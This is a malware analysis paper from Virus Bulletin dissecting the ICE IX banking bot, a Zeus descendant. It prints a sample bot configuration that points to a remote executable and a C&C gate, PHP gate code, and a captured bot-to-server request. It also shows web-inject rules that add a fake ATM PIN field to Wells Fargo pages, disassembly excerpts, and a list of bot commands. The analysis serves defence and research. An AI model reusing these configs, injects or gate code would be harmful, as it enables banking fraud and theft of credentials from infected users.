

# Inside the ICE IX bot, descendent of Zeus

By Aditya K. Sood Michigan State University, USA

Archived: 2026-04-05 14:01:18 UTC

2012-08-01

**Richard J. Enbody**

Michigan Stat University, USA

**Rohit Bansal**

SecNiche Security Labs, USA

**Editor:** Helen Martin

## Abstract

Aditya Sood and colleagues present an analysis of ICE IX bot, a descendent of the Zeus bot which demonstrates how one bot can give rise to another.

*Copyright © 2012 Virus Bulletin*

---

The ICE IX bot is considered to be a descendent of the Zeus botnet because it uses some of Zeus's source code. ICE IX communicates using the HTTP protocol, so it can be considered to be a third generation botnet. While it has been used for a variety of purposes, a major threat of ICE IX comes from its manipulation of banking operations on infected machines. As with any bot, infection results in establishing a master-slave relationship between the botmaster and the compromised machine.

Some researchers do not consider ICE IX to be as effective as Zeus [1] – for example because of its code reuse, having fewer features, and so on. ICE IX implements the web injects feature that was the core feature of the Zeus botnet. It also uses some of the interesting code patterns from Zeus's source. For example, the web injects module has been optimized to work effectively with different browsers. ICE IX implements enhanced driver-mode code to bypass firewalls and protection software without raising any alarms. However, ICE IX is still an interesting target for analysis and in this paper we present an analysis of the ICE IX bot version  $\leq 1.2.0$  to cover its different functionalities.

The roots of the name ICE IX may lie in literature: William Gibson's 1984 novel *Neuromancer* coined the term 'ICE', which stood for 'Intrusion Countermeasure Electronics', and the central theme of Kurt Vonnegut's 1963 novel *Cat's Cradle* was the ice-nine crystal – which spread to crystallize the water of the world. In the rest of the paper, we will shorten ICE IX to ICE.

## ICE bot building and configuration

To configure the ICE bot, several parameters are defined in the file settings.txt. This file contains several sections, each defining various functions of the ICE bot. It is useful to begin with the configuration settings because these expose the bot's capabilities. The different configuration parameters of the ICE bot are as follows:

- `autoupdate_path`: this parameter defines the path of the executable file (hosted in a remote location) that the ICE bot downloads to update itself when configuration parameters change.
- `receiving_script_path`: this parameter defines a path to the gateway that the ICE bot uses to connect back to its Command and Control (C&C) server. ICE uses this connection to pass on information extracted from the compromised machines.
- `injects_file`: this parameter defines a path to the web injects file which contains rule sets for altering incoming HTTP responses to inject illegitimate content into web pages.
- `DataGrabFilters`: this parameter defines filters for grabbing content in web pages.
- `URLRedirects`: this parameter defines redirection rules for particular domains, allowing the browser to serve a fake web page when a legitimate domain name is entered in the address bar.
- `MirrorServers`: this parameter defines a path for backup servers that store the different configuration files for the ICE bot. If a primary server becomes unavailable, this option acts as a secure failover so the bot can download other versions of configuration files from mirror (backup) servers.
- `URIMasks`: this parameter specifies various masks (a.k.a. rules) for customizing operations on different websites. The 'N' flag specifies that the ICE bot should not write any data in its reports. The 'S' flag instructs the bot to take a screenshot of the web page specified in the URI. The 'C' flag instructs the bot to manage the cookie handling support for the masked URI so it can preserve and delete the cookies associated with the domain. The 'B' flag blocks access to the website specified in the masked URI.

A simple example of an ICE bot configuration file is presented in Listing 1 below:

```
{ "Settings"

  autoupdate_path "http://hacked_domain/bot.exe";
  receiving_script_path "http://hacked_domain/script.php";
  injects_file "web_injects.txt"

  {"DataGrabFilters"
    ; "Http://mail.rambler.ru/ *" "passw; login"
  }

  {"URLRedirects"
    "Http://www.rambler.ru"; "http://www.yandex.ru"; "GP" "" ""
  }
```

```
{ "MirrorServers"  
  "http://backup_domain/config_backup_v_1.bin";  
}  
  URI mask  
{ "URLMasks"  
  "Nhttp: // * wells Fargo.com / *"  
  "Nhttp: // citibank.com / *"  
  "S * / chase.com / *"  
  "S * / bankofamerica.com / *"  
} }
```

Listing 1: Example layout of an ICE bot configuration file.

Once the configuration parameters have been defined in the settings file, it's time for the builder to generate a bot that uses the following specific build parameters:

- Configuration File – path to the configuration file containing settings parameters.
- Configuration File Retrieval Time – specifies the time interval to be set for successful retrieval of the configuration file from the server.
- Statistics Retrieval Time – specifies the time interval for sending information back to the C&C server.
- Encryption Key – the RC4 encryption key used for encrypting the configuration file.
- Certification Deletion – deletes certificates from the infected machine after installation of the bot.
- Disable TCP Operations – stops various TCP servers including SOCKS, VNC, etc. that are used as backconnect servers.

Other configuration parameters exist, but the primary ones are those discussed above. (More detail is provided in the appendix.)

## Understanding the gate communication

The gate acts as an interface between the C&C server and the infected machine. The bot connects to the gate, which in turn connects to the C&C server. Thus, the bot does not send information directly to the C&C server, but instead routes it through the intermediate gate. This gate organization provides a more modular architecture and it is possible to host the C&C server on a different domain from the gate. However, the gate and C&C server are usually hosted on the same domain. From a design perspective, gate.php depends on the config.php and global.php files.

Listing 2 shows how the C&C server sends the configuration file (settings.bin) in response to a request from the bot sent through the gate. The bot sends a unique identifier and a computed hash from the infected machine in the HTTP POST parameters. Once the gate receives the information, it executes the custom code in the config.php file. The configuration module then verifies the hash by recomputing it on the server side. This check validates the

successful installation and identity of the bot. The configuration module executes an RC4 encryption routine and implements MD5 on the string returned by the RC4 encryption routine. The identifier (\$id) is passed as a parameter to the RC4 encryption with the encryption key (rc4Init (\$plainkey)) that was established during the installation of the bot. Once the hash is computed, it is verified against the hash transmitted by the bot. If the hashes match, the C&C server serves the settings.bin file over HTTP as an attachment. The file encoding is always defined as binary and is served as plain text content over HTTP. In this way, the configuration file is sent to the bot in the infected machine.

```
<?php
$plainkey='[Encryption key to be used]';
$config_file='settings.bin';

$id=$_POST['bn1'];
$hash=$_POST['sk1'];

$originalId=$id;

function rc4Init($key){-- Redacted --}
function rc4($data, $key) {-- Redacted --}

rc4($id,rc4Init($plainkey));

$hashtocompare=strtoupper(md5($id));
$data="originalId=$originalId hash=$hash hashtocompare=$hashtocompare\n";

if ($hashtocompare==$hash)
{
header('Content-Type: text/plain');
header('Content-Disposition: attachment; filename=' . $config_file);
header('Content-Length: ' . filesize($config_file));
header('Content-Transfer-Encoding: binary');
readfile($config_file);
}
else
{

header($_SERVER['SERVER_PROTOCOL']." 404 Not Found");
}
?>
```

Listing 2: ICE bot configuration module.

Our disassembly of the ICE bot binary yielded results similar to those shown in Listing 2. [Figure 1](#) shows how the ICE bot uses variables 'bn1' and 'sk1' to extract information from the infected machine. The 'bn1' variable holds

the unique value of an identifier, while the 'sk1' variable holds the hash value.

```

loc_405D9C:
push    100h
push    ebx
lea     eax, [ebp+var_16C]
push    eax
call    sub_4070EA
mov     ecx, offset aBn1 ; "bn1="
call    sub_407BD5
push    eax
push    ecx
lea     ecx, [ebp+var_16C]
call    sub_4074CE
mov     ecx, edi
call    sub_407BD5
push    eax
push    edi
lea     ecx, [ebp+var_16C]
call    sub_4074CE
mov     ecx, offset aSk1 ; "&sk1="
call    sub_407BD5
push    eax
push    ecx
lea     ecx, [ebp+var_16C]
call    sub_4074CE
lea     ecx, [ebp+var_58]
call    sub_407BD5

lea     esi, [ebp+var_44]
call    sub_419D13
mov     eax, hHandle
mov     [ebp+var_3C], eax
lea     eax, [ebp+FileName]
mov     [ebp+var_18], eax
lea     eax, [ebp+var_95C]
mov     [ebp+var_34], edi
mov     [ebp+var_1C], 12D000h
call    sub_41A08A
lea     eax, [ebp+var_664]
push    eax
call    sub_41A0B7
lea     eax, [ebp+var_660]
push    eax ; int
push    ebx ; CodePage
or      eax, 0FFFFFFFh
call    sub_4071EB
mov     edi, eax
lea     eax, [ebp+var_660]
push    eax ; int
push    ebx ; CodePage
or      eax, 0FFFFFFFh
call    sub_4071EB
mov     ecx, edi
mov     edx, eax
call    sub_407BD5
    
```

Figure 1. Parameters extracting ID and hash information.

Figure 2 shows how the ICE bot generates the hash. It implements the CryptHashData and CryptCreateHash functions to handle hash operations. The bot keeps sending HTTP POST requests back to the C&C server to notify it of any updates in the system and to send extracted information. The HTTP POST request sent back to the gate is presented in Listing 3.




Figure 2. Hash generation process.

```

--- Redacted Content ---

POST /private/adm/gate.php HTTP/1.1

Accept: */*

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR
2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C; .NET4.0E)
Host: 4umf.com

Connection: Keep-Alive

.....Nl.&s.T.(.9.C..R.cf^Zrf.=A....6[...+.aq..f....;^..a..w..0?...KFa,X..i....j-
.k..&.f.y@.^N....43.h..R.0r.g.....w.m8.....h...\.C.n...3...W...
3...0..k..sxp..p...8..|..[ ...AD.<.._..k.."!....\..B..;..).~MZ.;U..]B.R..`S....
z...a..y..`.....N.>E...bD.F....o8d...|...dS..l.l.j....r..H...n.O....`....P....
w.y.%..Ikj...{.....K....6.~...._..^E...UP9..|SN.#.C+...].U...?.g.....
....ZM.Q0.Z.....!W...Q.s...g.....:z.8..q'.q...3.....L..M....0.....5'm.
.....2>.....].c....i..R.S.v.....w..k..\..jU....$.SIV9EW16.L.`N9*.....)....
...?r{.M.kt.IZ.f...6H.....\..4I.....=:l.o..QQ.....yV...

HTTP/1.1 200 OK
Date: Mon, 11 Jun 2012 03:50:51 GMT
    
```



```
}  
  
function visualDecrypt($data)  
{  
    $len = strlen($data);  
    if($len > 0)for($i = $len - 1; $i > 0; $i--)$data[$i] = chr(ord($data[$i]) ^ ord($data[$i - 1]));  
}
```

Listing 4: Data obfuscation.

Listing 4 shows some of the obfuscation routines implemented in the ICE bot. When the bot sends information to the gate, the C&C can either send an empty reply or one containing some data, depending on the requirements. When the C&C has to send an empty reply, it simply executes `sendEmptyReply`. To send a reply containing commands and data, the C&C server queries its database and then replies. The C&C server implements its `visualEncrypt` function to obfuscate the data, followed by an RC4 encryption routine that uses a predefined crypto key to encrypt the full stream and then sends it back to the bot. On receiving the stream of data, the bot implements the decryption routine to extract the command sent by the C&C server. Listing 5 shows an example of the data transmitted over the wire during communication between the bot and the C&C server.

```
\240\321\373c\333\266\262\3433l\201\332\314\022\223D\022X\237\3277\320\272$\241\0250(!\t\035\375\343  
021F.Qa\031\001' '@\361\364\233\365J\245\322t\3730U\324}\364@\262|\204\212D  
  
\360P\264v\231\303QD\324\206\210\300wV\n  
  
\211\275\311\301\3308\337\265+\256\032?'.\006\022\362\354C\036I!^n\026\016((0\376\373\224\372E\252\3  
{\364?Z\333r\3730\275s\213\205K
```

Listing 5: Obfuscated data - ICE bot communication.

We have now covered the communication model of ICE bot.

## ICE bot web injects

ICE bot's web injects are similar to those used by Zeus and SpyEye, except that they have been redesigned and optimized for better performance. They provide improved functionality to inject data with more successful results. Web injection is a technique in which a bot injects malicious content into the incoming HTTP responses. The injected content tricks the user into entering sensitive information. Details of web injects can be found in [2], [3]. Listing 6 shows the content from a `webinjects.txt` file used by an ICE bot to trigger injections.

```
set_url https://online.wellsfargo.com/das/cgi-bin/session.cgi* GL  
data_before  
<div id="pageIntro" class="noprint">  
  
data_end
```

```
data_inject
data_end
data_after
<td id="sidebar" align="left" valign="top" class="noprint">
data_end

set_url https://www.wellsfargo.com/* G
data_before
<span class="mozcloak"><input type="password"*</span>
data_end
data_inject
<br><strong><label for="atmpin">ATM PIN</label>:</strong>&nbsp;<br />
<span class="mozcloak"><input type="password" accesskey="A" id="atmpin" name="USpass" size="13" maxl
style="width:147px" tabindex="2" /></span>
data_end
data_after
data_end
----- Redacted Content -----
```

Listing 6: ICE bot web injects in action.

## ICE bot – form grabbing

Form grabbing is another technique implemented by many recent bots. As the name suggests, a bot captures ('grabs') all the data in a form when it is submitted using POST requests. This technique is implemented using DLL injection and hooking to implement a man-in-the-middle-style attack within the browser. This attack, known as a man-in-the-browser attack, allows the bot to manipulate the data that is coming in and going out of the system. Form grabbing is a very successful technique for stealing users' credentials, and all browsers are vulnerable. This is because form grabbing does not exploit any inherent vulnerabilities or design flaws in the browser components; rather it subverts the integrity of running components by hooking different functions in the browser-specific DLLs. Details of the form grabbing technique can be found in [4]. The bot hooks wininet.dll and nspr4.dll to subvert the normal operations of *Internet Explorer (IE)* and *Firefox* respectively. [Figure 4](#) shows how the stolen information is stored in the C&C after successful form grabbing.



```
push    ebp
mov     ebp, esp
sub     esp, 56Ch
lea    eax, [ebp+FileName]
push    eax                ; lpFileName
push    offset aBat        ; "bat"
call    sub_40C48B
test   al, al
jz     loc_408C6A

lea    eax, [ebp+szDst]
push    eax                ; lpszDst
lea    eax, [ebp+FileName]
push    eax                ; lpszSrc
call    ds:CharTo0emW
lea    eax, [ebp+szDst]
push    eax
push    [ebp+lpMem]
push    eax, [ebp+lpMem]
push    offset a@echo0ffSDelFS ; "@echo off\r\n%s\r\n\ndel /F \"%s\" \r\n"
push    eax
call    sub_407E5C
add    esp, 10h
cmp    eax, 0FFFFFFFh
jz     loc_408C5E
```

Figure 5. Self-destructive code.

## User-Agent detection

[Figure 6](#) shows that the ICE bot uses its ObtainUserAgentString function to retrieve the default User-Agent string used by the browser in the infected system. Using this information, the details of the infected machine are sent back to the C&C server, including the type of operating system, browser and other environment-specific information. This communication allows the botmaster to understand the state of infected machines and to fine-tune the infection.




Figure 6. Extracting User-Agent information.

## Certificate deletion process

ICE bot uses a built-in *Windows* API function to delete certificates from the certificate store. The motive behind deleting the certificates is to remove the encryption implemented on the end points. Primarily, the bot is interested in deleting certificates that are associated with private keys belonging to the user.

This allows the bot to remove the identity and authentication information present in certificates. After this, when a user imports a new certificate, these are captured and stored on the C&C server for later use. The process is executed as follows:

- ICE bot opens the certificate store using the `CertOpenSystemStore` API. It typically has two parameters. The important one is `szSubsystemProtocol`, which defines the name of the store. There are four different attributes associated with the `szSubsystemProtocol`: `CA` refers to the certification authority, `ROOT` refers to the root certificates, `SPC` refers to the Software Publishing Certificate and `MY` points to the certificate store that has certificates associated with private keys. ICE bot uses `MY` `szSubsystemProtocol` to query the certificate store.
- Upon successful opening of the store, ICE bot enumerates the list of certificates using `CertEnumCertificatesInStore` in a loop. Using `CertDuplicateCertificateContext`, it duplicates the certificate context which contains a handle to the certificate store. This is done to retrieve a handle for each unique certificate individually, by incrementing and decrementing the reference count.
- Finally, the ICE bot deletes the certificate from the store using `CertDeleteCertificateFromStore`, and then closes the store using `CertCloseStore`.

It also implements the PFExportCertStoreEx function, which exports certificates and associated public keys from the certificate store. Figure 7 shows the certificate deletion process in action.




Figure 7. Deleting certificates from an infected system.

## Registry check and command execution

When an ICE bot is installed, it modifies the registry settings by creating new registry keys. Listing 7 shows the behaviour of ICE bot pertaining to registry modifications and disk operations.

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run|Microsoft Firevall Engine (Trojan.Agent) ->
Data: c:\windows\iqs.exe

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run|Microsoft Firevall Engine (Trojan.Agent) ->
Data: c:\windows\iqs.exe


HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\{BC7B83DC-3CBF-5AA3-5606-12338554906}
(Trojan.ZbotR.Gen) -> Data: "C:\Documents and Settings\Administrator\Application Data\Fox\bolifa.exe

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Terminal Server\Install\Software\Microsoft\Windows
CurrentVersion\Run|Microsoft Firevall Engine (Trojan.Agent) -> Data: c:\windows\iqs.exe
```

Listing 7: Registry keys created by ICE bot.

A registry key with the name ‘Microsoft Firevall Engine’ is created, which has an entry in the system startup. It uses a similar naming convention to the *Microsoft* firewall in order to be less suspicious. However, the bot can

generate random binary names and registry keys to increase the complexity. To trigger command execution, the bot executes the inbuilt *Windows* API to subvert the functionality of the operating system. For example: in rebooting and shutting down the system, the bot uses `ExitWindowsEx` and `InitiateSystemShutdownExW`. [Figure 8](#) shows the command execution behaviour.



```
push offset aSeshutdownpriv ; "SeShutdownPrivilege"
call sub_408768
mov eax, dword_4223D0
push 80000000h
shr eax, 1
and eax, 1
push eax
push 1
xor eax, eax
push eax
push eax
push eax
call ds:InitiateSystemShutdownExW
leave
retn

loc_40565F: ; dwReserved
push 80000000h
push 14h ; uFlags
call ds:ExitWindowsEx ; Logoff/Restart/Shut down
```

**Figure 8.** System shutdown module.

## Backconnect and supporting modules

Backconnect is an interesting technique that is based on the concept of reverse proxying, in which the reverse proxy agent takes requests from the servers and forwards them to the machines present in the internal network. When the infected system is situated behind a Network Address Translation (NAT) bridge, malware authors implement the backconnect module. The backconnect server hides the identity of the C&C servers on the Internet. It is a stealthy way of sending commands to infected machines inside the network used by C&C servers. The Secure Sockets (SOCKS) protocol is designed specifically to bypass Internet filtering systems and perimeter-level security. SOCKS proxies are considered as a circumvention tool to bypass firewalls and make successful connections using raw TCP sockets. HTTP and SOCKS are used to route communication packets through firewalls. ICE bot implements SOCKS proxy with backconnect support. In addition, it also supports the VNC remote management module. It also implements a screen-capturing module, in which the botmaster defines the rules for capturing screenshots of target websites.

## Conclusion

In this paper, we have presented an analysis of the ICE IX bot, a descendent of the Zeus bot. It uses techniques similar to those of Zeus with some modifications and optimizations. The origin of ICE bot demonstrates how one bot can give rise to another, and how botnets – which are still a threat – are evolving to be more robust and effective.

## Bibliography

### Appendix: ICE IX bot commands

Commands	Explanation
bot_uninstall	Uninstalling bot from the infected machine
bot_update	Scanning bot for checking the applied configuration and required updates
bot_update_exe	Updating bot remotely with new configuration
bot_bc_add	Creating backconnect connection with the bot
bot_bc_delete	Removing backconnect connection with the bot
bot_httpinject_disable	Disabling web injects functionality of the bot
bot_httpinject_enable	Enabling web injects functionality of the bot

**Table 1. Bot controlling commands**

Commands	Explanation
user_destroy	Destroy the infected machine
user_logoff	Killing active user session on the infected machine
user_execute	Download and execute remote executable on the infected machine
user_cookies_get	Extract the cookies from stored and active browser session
user_cookies_remove	Delete the cookies
user_certs_get	Extract specific certificate from the infected machine
user_certs_remove	Delete certificates from the infected machine
user_url_block	Block access to a specific domain on the Internet
user_url_unblock	Unblock access to a restricted domain
user_homepage_set	Set the default home page of the browser
user_flashplayer_get	Extract settings of Sol files from the infected machine
user_flashplayer_remove	Delete Sol files from the infected machine
os_shutdown	Shut down infected machine
os_reboot	Reboot infected machine

**Table 2. System manipulation commands.**

---

Source: <https://www.virusbulletin.com/virusbulletin/2012/08/inside-ice-ix-bot-descendent-zeus>